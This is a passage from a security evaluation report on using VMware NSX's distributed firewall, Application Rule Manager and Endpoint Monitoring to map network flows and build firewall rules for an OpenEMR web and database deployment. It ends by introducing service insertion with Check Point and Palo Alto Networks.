6	WebToWeb	1036	Web	Web	any	Block	Distributed Firewall
7	Default	1034	any	any	any	Block	Distributed Firewall

Figure 8: Security Policy Distributed Firewall Ruleset for OpenEMR

Additional security policies are created to permit specific services to communicate from the web to the application tier and from the web to the database tier. The necessary services to support application functionality were discovered during an Application Rule Manager session setup for OpenEMR. Application Rule Manager was used to create relevant firewall rules to permit the supported communication.

### Rule Creation with NSX Application Rule Manager

As part of the evaluation of the effectiveness of NSX to support a DMZ Anywhere architecture, Coalfire evaluated a couple of NSX tools that are useful for providing visibility of network communications to facilitate the creation of firewall rules to enable proper application function, while limiting the surface area of attack by blocking unnecessary services. These tools are Application Rule Manager and Endpoint Monitoring.

Application Rule Manager allows the user to monitor the flow between assets that make up an application to identify the necessary communication required between the assets. It will also pick up any extraneous communications of a system's OS as seen during testing regarding Microsoft Bing bots that were on the server communicating back to various Microsoft services on the Internet. Research should be done regarding discovered connections to determine which are legitimately related to and required for application functionality and which can be shut down as part of system hardening. The communication can either be blocked at the network by denying the undesirable traffic or can be restricted on the system by disabling unnecessary services or removing unnecessary components. The Application Rule Manager tool allows for creation of firewall rules in support of network hardening provided through the visibility of network flows. The following figures outline the use of Application Rule Manager.






Figure 9: NSX Tools – Flow Monitoring




Figure 10: Starting a New Application Rule Manager Session

For this session, Coalfire looked at communication between the OpenEMR assets. For OpenEMR, there is a web server and a database server. Since the server virtual machine were named using a naming convention with attributes of the name based on the application name, Coalfire filtered on the application name. The user can select the virtual machines, inclusive of all vNICs attached to the virtual machine, or the individual vNICs to add to the Flow Monitoring session.




Figure 11: Selection of Virtual Machines for Application Rule Manager

The Application Rule Manager session will collect data for a period determined by the user. The length of time given by the user for the collection of data should be sufficient to capture the full cycle of communication for the evaluated application.




Figure 12: Application Rule Manager Collecting Data

While the session is running, the flow details can be observed as they are discovered. If this is a greenfield application to the organization, it may be helpful to walk the application through its normal business cycle to collect all pertinent data flow information. Once satisfied with the collected data, stop the collection and then analyze the collected data as shown in Figure 13.



Figure 13: Intuitive Interface for Managing the Session

Application Rule Manager will analyze the collected data as shown in Figure 14. Once complete, the status will change from “Analyzing Data” to “Analysis Complete.”




Figure 14: Analyzing Collected Data

Once the analysis is complete, the data flows for the application can be reviewed as depicted in Figure 15.

Direction	Source	Destination	Service
OUT	iademr-db-01a	52.179.17.38	2 Services
OUT	iademr-db-01a	239.255.255.250	Win - RPC, DCOM, EPM, DRSUAPI, NetLogonR, Sam...
OUT	iademr-db-01a	131.253.34.245	5 Services
OUT	iademr-web-01a	10.0.1.255	3 Services
OUT	iademr-web-01a	172.24.16.25	DNS-UDP
OUT	iademr-web-01a	40.70.221.249	5 Services
OUT	iademr-web-01a	239.255.255.250	Win - RPC, DCOM, EPM, DRSUAPI, NetLogonR, Sam...
OUT	iademr-web-01a	65.52.108.185	5 Services
OUT	iademr-db-01a	65.52.108.219	5 Services
INTRA	iademr-web-01a	iademr-db-01a	4 Services

Figure 15: Visualization of Network Flows

For this session, Application Rule Manager found ten (10) data flows for the two application sources: iademr-db-01a and iademr-web-01a. Clicking on a source will reveal the vNICs of the virtual machines that were chosen. There are two available views, a processed view and a consolidated view. The output of Application Rule Manager shows the direction of the traffic, the source of the traffic, the destination of the traffic, and the represented services that were used in the flow. Services are identified based on the service definition in the NSX database. Custom services and service groups can be created for unresolved services, where Application Rule Manager only provides the network port associated with the discovered data flow.

The example in Figure 16Figure 16: Service Details shows the database server communicating outbound over UDP 123 for “NTP Time Server” and “NTP” services. To determine if the communication is necessary for the function of the application, DNS reverse lookup may need to be performed to resolve the IP address discovered by Application Rule Manager. In the above example, 52.179.17.38 resolves to time.microsoft.com. If this supports the organization’s NTP configuration policy, then a firewall rule allowing this communication may be necessary as the firewall ruleset for the application is created.

Direction	Source	Destination	Service
OUT	iademr-db-01a	52.179.17.38	2 Services
OUT	iademr-db-01a	239.255.255.250	
OUT	iademr-db-01a	131.253.34.245	
OUT	iademr-web-01a	10.0.1.255	
OUT	iademr-web-01a	172.24.16.25	
OUT	iademr-web-01a	40.70.221.249	
OUT	iademr-web-01a	239.255.255.250	
OUT	iademr-web-01a	65.52.108.185	
OUT	iademr-db-01a	65.52.108.219	
INTRA	iademr-web-01a	iademr-db-01a	4 Services

**Services Details**

Protocol: UDP

Port: 123

Services:

- NTP Time Server
- NTP

Resolve Services Replace with any

Figure 16: Service Details

From this view, NSX security groups can be created containing the source and destination virtual machines. Discovered source and destinations IPs and hosts can be added to existing security groups, IP sets can be created for unresolved external and internal IPs to help Flow Monitoring resolve them for future sessions and analysis, or unresolved IP addresses can be added to an existing IP set.

**Note:** For the discovered data flows in Figure 16, many of the outbound transmissions are to addresses owned by Microsoft. Additional investigation revealed that these flows included outbound communication for NTP, Windows update services, and other services. Coalfire also found that the servers were quite communicative with Bing, which indicates the probable presence of Windows embedded bots or services. Depending on the organization’s policies or regulatory requirements, internal servers may be limited in their outbound communication. It is useful to compare the findings against organizational policies regarding supported outbound communications to ensure that the servers are compliant with organizational standards.

The provided visibility along with the ability to directly create firewall rules with Application Rule Manager can be useful to support compliance with organizational policies.

Some ports may not be unique to the service that the application is using and may resolve to multiple service definitions listed in NSX database. In this case, it is helpful to understand the application and resolve the service to align it with how the application is using the port. For instance, the previous screenshot shows that the web server communicates with the database server. Application Rule Manager lists five (5) services to which port TCP 3306 resolves in NSX service definitions. Understanding the architecture of the application and that the destination server is running MySQL, the user can resolve TCP 3306 to MySQL. This will resolve properly in future Application Rule Manager sessions. As the traffic flows are more defined, it becomes easier to see anomalies or discordant traffic within the system.




Figure 17: Aligning Communication Flow with Service Definition

The process of identifying the assets and the communication endpoints going outbound and coming inbound may be tedious; however, monitoring the flows within the network provides visibility to the active network communication that should be useful for hardening the network in support of the application. By narrowing down approved ports and creating firewall rules that support this communication, the surface area for attack can be reduced, which also translates into reduction in risk.

For IPs that provide services for multiple systems, it will be helpful to identify an IP set. The example in Figure 18 shows an unresolved IP of 172.24.16.25. Knowledge of the environment and/or a little investigation helps to know that this is a DNS server in the environment. To support visibility and translation for future Application Rule Manager sessions, a IP set can be created that includes this and other IP addresses associated as DNS servers for the environment. The process to set up an IP set is depicted in Figure 18 through Figure 20.

OUT	iademr-web-01a	172.24.16.25	DNS-UDP
OUT	iademr-web-01a	40.70.221.249	
OUT	iademr-web-01a	239.255.255.250	
OUT	iademr-web-01a	65.52.108.185	
OUT	iademr-db-01a	65.52.108.219	

- Resolve VMs
- Replace with any
- Replace with Membership
- Create Security Group and Replace
- Add to existing Security Group and Replace
- Create IPSet and Replace
- Add to existing IPSet and Replace
- Revert to initial data

Figure 18: Assigning Unresolved IP to an IP Set

+

New IP Set

?

Scope:

Global

Name:

\* DNS Servers

Description:

elasticstackcorp.com DNS Servers

IP Addresses:

\* 172.24.16.25

eg:192.168.200.1,192.168.200.1/24,192.168.200.1-192.168.200.24

☐ Enable inheritance to allow visibility at underlying scopes

OK

Cancel

Figure 19: Creating a New IP Set

Having resolved the server to a specific security group and having decided to allow the security group to communicate outbound to the DNS servers using DNS service UDP 53, the example in Figure 20 shows that the web server iademr-web-01a was assigned to an NSX Security Group named “Web” and the DNS server IP address is resolved to an IP set. The specific port definition for the discovered communication has been identified as a UDP port supporting DNS service.

OUT	Web	DNS Servers	DNS-UDP
-----	-----	-------------	---------

Figure 20: Resolved Communication in Flow Monitoring

Next, highlighting the desired flow and clicking the “Actions” icon reveals a menu where Create Firewall Rule can be selected to create a new firewall rule applicable to the discovered flow as shown in Figure 21.

Flow Details:

View Flows

Firewall rules

⚙️ Actions

Create Firewall Rule

Hide Records

Figure 21: Create New Firewall Rule



The descriptive name for the firewall rule, the source, destination, service, and component that the rule will apply to are automatically populated from the information collected during the monitoring session. If desired, additional sources, destinations, or services can be added. The rule will apply to the vNICs of the Application Rule Manager discovered sources by default. How the firewall rule is applied can be modified to align with the organization's standard. Finally, an action can be created to Allow, Block, or Reject the specified traffic and the direction of traffic for the rule can be specified.

The screenshot shows a 'New Firewall Rule' dialog box. It has a title bar 'New Firewall Rule'. The fields are: Name (empty text box), Source (dropdown menu showing 'iademr-web-01a' with a 'Select' button), Destination (dropdown menu showing '10.0.1.255' with a 'Select' button), Service (dropdown menu showing 'UDP : 138' with a 'Select' button), Applied To (dropdown menu showing two network interfaces with a 'Select' button), Action (radio buttons for 'Allow' (selected), 'Block', and 'Reject'), and Direction (dropdown menu showing 'In/Out'). At the bottom are 'OK' and 'Cancel' buttons.

Figure 22: Create Firewall Rule

Once the firewall rule is created, the user can view the firewall rules created by Application Rule Manager by clicking on the "Firewall rules" tab. The firewall rules can be grouped appropriately based on the purpose of the rule; in this way, an application rule set can be created for the specific application inclusive of all rules pertinent to the requirements of the application. Figure 23 depicts one of the rules created for the application ruleset.




Figure 23: Firewall Rules Summary

This process can be repeated for each discovered flow to complete the effort of narrowing down the approved access.

## Endpoint Monitoring

Endpoint Monitoring is another NSX tool that lends itself to providing network visibility. Where Application Rule Manager allows the flow of component communications for the selected application assets, Endpoint Monitoring provides visibility for network communications for endpoint on the network either on an individual basis or as part of a security group. It provides granular detail down to the process on the virtual machine that is generating the flow. This allows the network or security administrator to identify possible threats and decide how to stop the threat. The following figures outline the setup of Endpoint Monitoring in the NSX Management view in vCenter.




Figure 24: Endpoint Monitoring Tool




Figure 25: Data Collection

Selecting “Start Collecting Data” as shown in Figure 25 will bring up data collection options for security groups. Select the security group for which data collection is desired, select a VM for which data collection is desired, and switch data collection to “ON as shown in Figure 26.”




Figure 26: Setup Data Collection

Once satisfied with the data collection period, the collection of data can be stopped and the analysis process started. Once completed, the results will show the number of virtual machines running for the Endpoint Monitoring data collection and the number of processes on the virtual machine that generated traffic. It will also show the breakout of network flows within and outside a security group. This is depicted in Figure 27.




Figure 27: Endpoint Monitoring Results

The VM flows tab reveals the network flows from the endpoint to other endpoints. Figure 28 shows that there is a flow from the web server to the database server. There are also flows to external IP addresses and other internal unresolved IP addresses within the network.




Figure 28: VM Flows

The process flows tab will show the name of the process on the endpoint that is generating the communication flow. Highlighting one of the processes will show the targeted endpoint for the communication as shown in Figure 29.




Figure 29: Process Flow Detail

## Pattern 2 – NSX DFW, DLR, and Service Insertion Provided by Service Insertion Partner Solutions

Pattern 2 builds on the configuration performed for Pattern 1 such that it includes the stateful NSX DFW to deny east-west communication between adjacent assets on each segment. Likewise, NSX DFW authorizes communication between tiers for ports necessary to support normal application functionality. Pattern 2 adds an additional layer of protection by providing Layer 4 – Layer 7 inspection services for the authorized communication between application tiers. For Pattern 2, NSX is configured to route traffic from permitted ports traversing from one tier to another tier through the service insertion partner technology for deeper inspection of the packets. This goes beyond port authorization and blocking provided by NSX DFW to ensure that expected application traffic is being sent over the authorized ports. Moreover, the advanced inspection services use threat detection techniques to identify and block threats on the network. Coalfire tested NSX DFW with service insertion provided by two different VMware NSX partners: Check Point and Palo Alto Networks. Each test was performed independently.

## Service Insertion Provided by Check Point

This section outlines the integration and configuration of service insertion using Check Point with NSX. Figure 30 illustrates Pattern 2 using Check Point as the service insertion partner.

